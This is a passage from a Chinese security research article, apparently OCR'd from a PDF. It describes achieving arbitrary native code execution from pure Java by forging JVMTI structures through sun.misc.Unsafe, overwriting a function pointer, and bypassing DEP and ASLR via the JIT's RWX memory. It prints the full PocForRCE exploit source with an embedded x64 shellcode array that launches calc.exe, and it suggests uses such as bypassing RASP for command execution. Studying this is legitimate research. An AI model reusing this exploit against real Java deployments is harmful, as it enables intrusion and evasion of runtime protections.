
(https://xzfile.aliyuncs.com/media/upload/picture/20210817201111-362d4264-ff54-1.png)

0x219d1b1a810 为我们通过 unsafe.allocateMemory 分配内存的首地址，我们从这里开始布局 JPLISAgent 对象，0x219d1b1a818 处的值 0x219d1b1a820 是指向 jvmtienv 的指针，跟进 0x219d1b1a820，其值为指向真实的 jvmtienv 对象的指针，这里我们把他指向了他自己 0x219d1b1a820，接下来我们就可以在 0x219d1b1a820 处布置最终的 jvmtienv 对象了。

根据动态调试得知 allocate 函数指针在 jvmtienv 对象的偏移量为 0x168，我们只要覆盖 0x219d1b1a820+0x168（0x219d1b1a988）的值为我们 shellcode 的地址即可将

RIP 引入 shellcode。此处我们把 0x219d1b1a988 处的值设置为 0x219d1b1a990，紧跟在 0x219d1b1a988 的后面，然后往 0x219d1b1a990 写入 shellcode。

编译，运行：





(https://xzfile.aliyuncs.com/media/upload/picture/20210817201112-366d7c44-ff54-1.png)

进程 crash 了，报的异常是意料之中，仔细看下报的异常：

```
#EXCEPTION_ACCESS_VIOLATION (0xc0000005) at pc=0x00000219d1b1a990, pid=24840,
tid=0x0000000000005bfc
```

内存访问异常，但是 pc 的值是 0x00000219d1b1a990，这就是我们 shellcode 的首地址。说明我们的 payload 布置是正确的，只不过系统开启了 NX（DEP），导致我们没办法去执行 shellcode，下图是异常的现场，可见 RIP 已经到了 shellcode：






(https://xzfile.aliyuncs.com/media/upload/picture/20210817201113-3701bdb4-ff54-1.png)

绕过 NX(DEP)

上文的 POC 中我们已经可以劫持 RIP，但是我们的 shellcode 部署在堆上，不方便通过 ROP 关闭 DEP。那能不能找一块 rwx 的内存呢？熟悉浏览器漏洞挖掘的朋友都知道 JIT 区域天生 RWE，而 Java 也是有 JIT 特性的，通过分析进程内存布局，可以看到 Java 进程确实也存在这样一个区域，如下图：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201113-375e9ba6-ff54-1.png)

我们只要通过 unsafe 把 shellcode 写入这个区域即可。但是，还有 ASLR，需要绕过 ASLR 才能获取到这块 JIT 区域。

绕过 ASLR

在前面我们已经提到了一种通过匹配指针指纹绕过 ASLR 的方法，这个方法在这里同样适用。不过，这里我想换一种方法，因为通过指纹匹配的方式，需要针对不同的

Java 版本做适配，还是比较麻烦的。这里采用了搜索内存的方法，如下：

```
package net.rebeyond;



import sun.misc.Unsafe;

import java.lang.instrument.ClassDefinition;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Map;

public class PocForRCE {
    public static void main(String [] args) throws Throwable {

        byte buf[] = new byte[]
                {
                        (byte) 0x41, (byte) 0x48, (byte) 0x83, (byte) 0xe4, (byte)
0xf0, (byte) 0xe8, (byte) 0xc0, (byte) 0x00,
                        (byte) 0x00, (byte) 0x00, (byte) 0x41, (byte) 0x51, (byte)
0x41, (byte) 0x50, (byte) 0x52, (byte) 0x51,
                        (byte) 0x56, (byte) 0x48, (byte) 0x31, (byte) 0xd2, (byte)
0x65, (byte) 0x48, (byte) 0x8b, (byte) 0x52,
                        (byte) 0x60, (byte) 0x48, (byte) 0x8b, (byte) 0x52, (byte)
0x18, (byte) 0x48, (byte) 0x8b, (byte) 0x52,
                        (byte) 0x20, (byte) 0x48, (byte) 0x8b, (byte) 0x72, (byte)
0x50, (byte) 0x48, (byte) 0x0f, (byte) 0xb7,
                        (byte) 0x4a, (byte) 0x4a, (byte) 0x4d, (byte) 0x31, (byte)
0xc9, (byte) 0x48, (byte) 0x31, (byte) 0xc0,
                        (byte) 0xac, (byte) 0x3c, (byte) 0x61, (byte) 0x7c, (byte)
0x02, (byte) 0x2c, (byte) 0x20, (byte) 0x41,
                        (byte) 0xc1, (byte) 0xc9, (byte) 0x0d, (byte) 0x41, (byte)
0x01, (byte) 0xc1, (byte) 0xe2, (byte) 0xed,
                        (byte) 0x52, (byte) 0x41, (byte) 0x51, (byte) 0x48, (byte)
0x8b, (byte) 0x52, (byte) 0x20, (byte) 0x8b,
                        (byte) 0x42, (byte) 0x3c, (byte) 0x48, (byte) 0x01, (byte)
0xd0, (byte) 0x8b, (byte) 0x80, (byte) 0x88,
                        (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x48, (byte)
0x85, (byte) 0xc0, (byte) 0x74, (byte) 0x67,
                        (byte) 0x48, (byte) 0x01, (byte) 0xd0, (byte) 0x50, (byte)
0x8b, (byte) 0x48, (byte) 0x18, (byte) 0x44,
                        (byte) 0x8b, (byte) 0x40, (byte) 0x20, (byte) 0x49, (byte)
0x01, (byte) 0xd0, (byte) 0xe3, (byte) 0x56,
```

```
0x01, (byte) 0xd0, (byte) 0xe5, (byte) 0x80,
                        (byte) 0x48, (byte) 0xff, (byte) 0xc9, (byte) 0x41, (byte)
0x8b, (byte) 0x34, (byte) 0x88, (byte) 0x48,
                        (byte) 0x01, (byte) 0xd6, (byte) 0x4d, (byte) 0x31, (byte)
0xc9, (byte) 0x48, (byte) 0x31, (byte) 0xc0,
                        (byte) 0xac, (byte) 0x41, (byte) 0xc1, (byte) 0xc9, (byte)
0x0d, (byte) 0x41, (byte) 0x01, (byte) 0xc1,
                        (byte) 0x38, (byte) 0xe0, (byte) 0x75, (byte) 0xf1, (byte)
0x4c, (byte) 0x03, (byte) 0x4c, (byte) 0x24,
                        (byte) 0x08, (byte) 0x45, (byte) 0x39, (byte) 0xd1, (byte)
0x75, (byte) 0xd8, (byte) 0x58, (byte) 0x44,
                        (byte) 0x8b, (byte) 0x40, (byte) 0x24, (byte) 0x49, (byte)
0x01, (byte) 0xd0, (byte) 0x66, (byte) 0x41,
                        (byte) 0x8b, (byte) 0x0c, (byte) 0x48, (byte) 0x44, (byte)
0x8b, (byte) 0x40, (byte) 0x1c, (byte) 0x49,
                        (byte) 0x01, (byte) 0xd0, (byte) 0x41, (byte) 0x8b, (byte)
0x04, (byte) 0x88, (byte) 0x48, (byte) 0x01,
                        (byte) 0xd0, (byte) 0x41, (byte) 0x58, (byte) 0x41, (byte)
0x58, (byte) 0x5e, (byte) 0x59, (byte) 0x5a,
                        (byte) 0x41, (byte) 0x58, (byte) 0x41, (byte) 0x59, (byte)
0x41, (byte) 0x5a, (byte) 0x48, (byte) 0x83,
                        (byte) 0xec, (byte) 0x20, (byte) 0x41, (byte) 0x52, (byte)
0xff, (byte) 0xe0, (byte) 0x58, (byte) 0x41,
                        (byte) 0x59, (byte) 0x5a, (byte) 0x48, (byte) 0x8b, (byte)
0x12, (byte) 0xe9, (byte) 0x57, (byte) 0xff,
                        (byte) 0xff, (byte) 0xff, (byte) 0x5d, (byte) 0x48, (byte)
0xba, (byte) 0x01, (byte) 0x00, (byte) 0x00,
                        (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte)
0x00, (byte) 0x48, (byte) 0x8d, (byte) 0x8d,
                        (byte) 0x01, (byte) 0x01, (byte) 0x00, (byte) 0x00, (byte)
0x41, (byte) 0xba, (byte) 0x31, (byte) 0x8b,
                        (byte) 0x6f, (byte) 0x87, (byte) 0xff, (byte) 0xd5, (byte)
0xbb, (byte) 0xf0, (byte) 0xb5, (byte) 0xa2,
                        (byte) 0x56, (byte) 0x41, (byte) 0xba, (byte) 0xa6, (byte)
0x95, (byte) 0xbd, (byte) 0x9d, (byte) 0xff,
                        (byte) 0xd5, (byte) 0x48, (byte) 0x83, (byte) 0xc4, (byte)
0x28, (byte) 0x3c, (byte) 0x06, (byte) 0x7c,
                        (byte) 0x0a, (byte) 0x80, (byte) 0xfb, (byte) 0xe0, (byte)
0x75, (byte) 0x05, (byte) 0xbb, (byte) 0x47,
                        (byte) 0x13, (byte) 0x72, (byte) 0x6f, (byte) 0x6a, (byte)
0x00, (byte) 0x59, (byte) 0x41, (byte) 0x89,
                        (byte) 0xda, (byte) 0xff, (byte) 0xd5, (byte) 0x63, (byte)
0x61, (byte) 0x6c, (byte) 0x63, (byte) 0x2e,
                        (byte) 0x65, (byte) 0x78, (byte) 0x65, (byte) 0x00
                };

        Unsafe unsafe = null;

        try {
            Field field = sun.misc.Unsafe.class.getDeclaredField("theUnsafe");
            field.setAccessible(true);
            unsafe = (sun.misc.Unsafe) field.get(null);
```


```
        } catch (Exception e) {
            throw new AssertionError(e);
        }


        long size = buf.length+0x178; // a long is 64 bits
(http://docs.oracle.com/javase/tutorial/java/nutsandbolts/datatypes.html)
        long allocateMemory = unsafe.allocateMemory(size);
        System.out.println("allocateMemory:"+Long.toHexString(allocateMemory));


        Map map=new HashMap();
        map.put("X","y");
        //unsafe.putObject(map,allocateMemory+0x10,ints);
        //unsafe.putByte(allocateMemory,);
        PocForRCE poc=new PocForRCE();
        for (int i=0;i<10000;i++)
        {
            poc.b(33);
        }
        Thread.sleep(2000);
        for (int k=0;k<10000;k++)
        {
            long tmp=unsafe.allocateMemory(0x4000);
            //unsafe.putLong(tmp+0x3900,tmp);
            //System.out.println("alloce:"+Long.toHexString(tmp));
        }

        long shellcodeBed = 0;
        int offset=4;
        for (int j=-0x1000;j<0x1000;j++)  //down search
        {

            long target=unsafe.getAddress(allocateMemory+j*offset);
            System.out.println("start get
"+Long.toHexString(allocateMemory+j*offset)+",adress:"+Long.toHexString(target)+",
now j is :"+j);
            if (target%8>0)
            {
                continue;
            }
            if (target>
(allocateMemory&0xffffffff00000000l)&&target<(allocateMemory|0xffffffl))
            {

                if ((target&0xfffffffff000000l)==
(allocateMemory&0xfffffffff000000l))
                {
                    continue;
                }
                if
(Long.toHexString(target).indexOf("000000")>0||Long.toHexString(target).endsWith("
bebeb0")||Long.toHexString(target).endsWith("abebeb"))
                {
                    System.out.println("maybe error address,skip
```


```
"+Long.toHexString(target));
                    continue;
                }
                System.out.println("BYTE:"+unsafe.getByte(target));
                //System.out.println("get address:"+Long.toHexString(target)+",at
:"+Long.toHexString(allocateMemory-j));
                if
(unsafe.getByte(target)==0X55||unsafe.getByte(target)==0XE8||unsafe.getByte(target
)==(byte)0xA0||unsafe.getByte(target)==0x48||unsafe.getByte(target)==(byte)0x66)

                {
                    System.out.println("get
address:"+Long.toHexString(target)+",at :"+Long.toHexString(allocateMemory-
j*offset)+",BYTE:"+Long.toHexString(unsafe.getByte(target)));
                    shellcodeBed=target;
                    break;
                }


            }

        }

        if (shellcodeBed==0)
        {
            for (int j=-0x100;j<0x800;j++)  //down search
            {

                long target=unsafe.getAddress(allocateMemory+j*offset);
                System.out.println("start get
"+Long.toHexString(allocateMemory+j*offset)+",adress:"+Long.toHexString(target)+",
now j is :"+j);
                if (target%8>0)
                {
                    continue;
                }
                if (target>
(allocateMemory&0xffffffff00000000l)&&target<(allocateMemory|0xffffffffl))
                {

                    if ((target&0xffffffffff000000l)==
(allocateMemory&0xffffffffff000000l))
                    {
                        continue;
                    }
                    if
(Long.toHexString(target).indexOf("0000000")>0||Long.toHexString(target).endsWith(
"bebeb0")||Long.toHexString(target).endsWith("abebeb"))
                    {
                        System.out.println("maybe error address,skip
"+Long.toHexString(target));
                        continue;
                    }
                    System.out.println("BYTE:"+unsafe.getByte(target));
                    //System.out.println("get
```

```
                    //System.out.println("get
address:"+Long.toHexString(target)+",at :"+Long.toHexString(allocateMemory-j));
                    if
(unsafe.getByte(target)==0X55||unsafe.getByte(target)==0XE8||unsafe.getByte(target
)==(byte)0xA0||unsafe.getByte(target)==0x48)
                    {
                        System.out.println("get bigger cache
address:"+Long.toHexString(target)+",at :"+Long.toHexString(allocateMemory-
j*offset)+",BYTE:"+Long.toHexString(unsafe.getByte(target)));
                        shellcodeBed=target;

                        break;
                    }

                }

            }
        }
        System.out.println("find address end,address is
"+Long.toHexString(shellcodeBed)+" mod 8 is:"+shellcodeBed%8);


        String address="";

        allocateMemory=shellcodeBed;
        address=allocateMemory+"";
        Class cls=Class.forName("sun.instrument.InstrumentationImpl");

        Constructor constructor=cls.getDeclaredConstructors()[0];
        constructor.setAccessible(true);
        Object obj=constructor.newInstance(Long.parseLong(address),true,true);
        Method redefineMethod=cls.getMethod("redefineClasses",new Class[]
{ClassDefinition[].class});
        ClassDefinition classDefinition=new ClassDefinition(
                Class.class,
                new byte[]{});
        ClassDefinition[] classDefinitions=new ClassDefinition[]{classDefinition};
        try
        {
            unsafe.putLong(allocateMemory+8,allocateMemory+0x10);  //set
**jvmtienv point to it's next memory region
            unsafe.putLong(allocateMemory+8+8,allocateMemory+0x10); //set
*jvmtienv point to itself
            unsafe.putLong(allocateMemory+0x10+0x168,allocateMemory+0x10+0x168+8);
//overwrite allocate function pointer  to allocateMemory+0x10+0x168+8
            for (int k=0;k<buf.length;k++)
            {
                unsafe.putByte(allocateMemory+0x10+0x168+8+k,buf[k]); //write
shellcode to allocate function body
            }
            redefineMethod.invoke(obj,new Object[]{classDefinitions});  //trigger
allocate
        }
        catch (Exception e)
        {
            e.printStackTrace();
```

```
            e.printStackTrace();
        }

    }
    private int a(int x)
    {
        if (x>1)
        {
            // System.out.println("x>1");
        }
        else
        {
            // System.out.println("x<=1");
        }
        return x*1;
    }
    private void b(int x)
    {
        if (a(x)>1)
        {
            //System.out.println("x>1");
            this.a(x);
        }
        else
        {
            this.a(x+4);
            // System.out.println("x<=1");
        }
    }
}
```

编译，运行，成功执行了 shellcode，弹出计算器。





(https://xzfile.aliyuncs.com/media/upload/picture/20210817201114-37df6362-ff54-1.png)

到此，我们通过纯 Java 代码实现了跨平台的任意 Native 代码执行，从而可以解锁很多新玩法，比如绕过 RASP 实现命令执行、文件读写、数据库连接等等。

小结

本文主要介绍了几种我最近研究的内存相关的攻击方法，欢迎大家交流探讨，文中使用的测试环境为 Win10_x64、Ubuntu16.04_x64、Java 1.8.0_301_x64、Java 1.8.0_271_x64。由于文章拖得比较久了，所以行文略有仓促，若有纰漏之处，欢迎批评指正。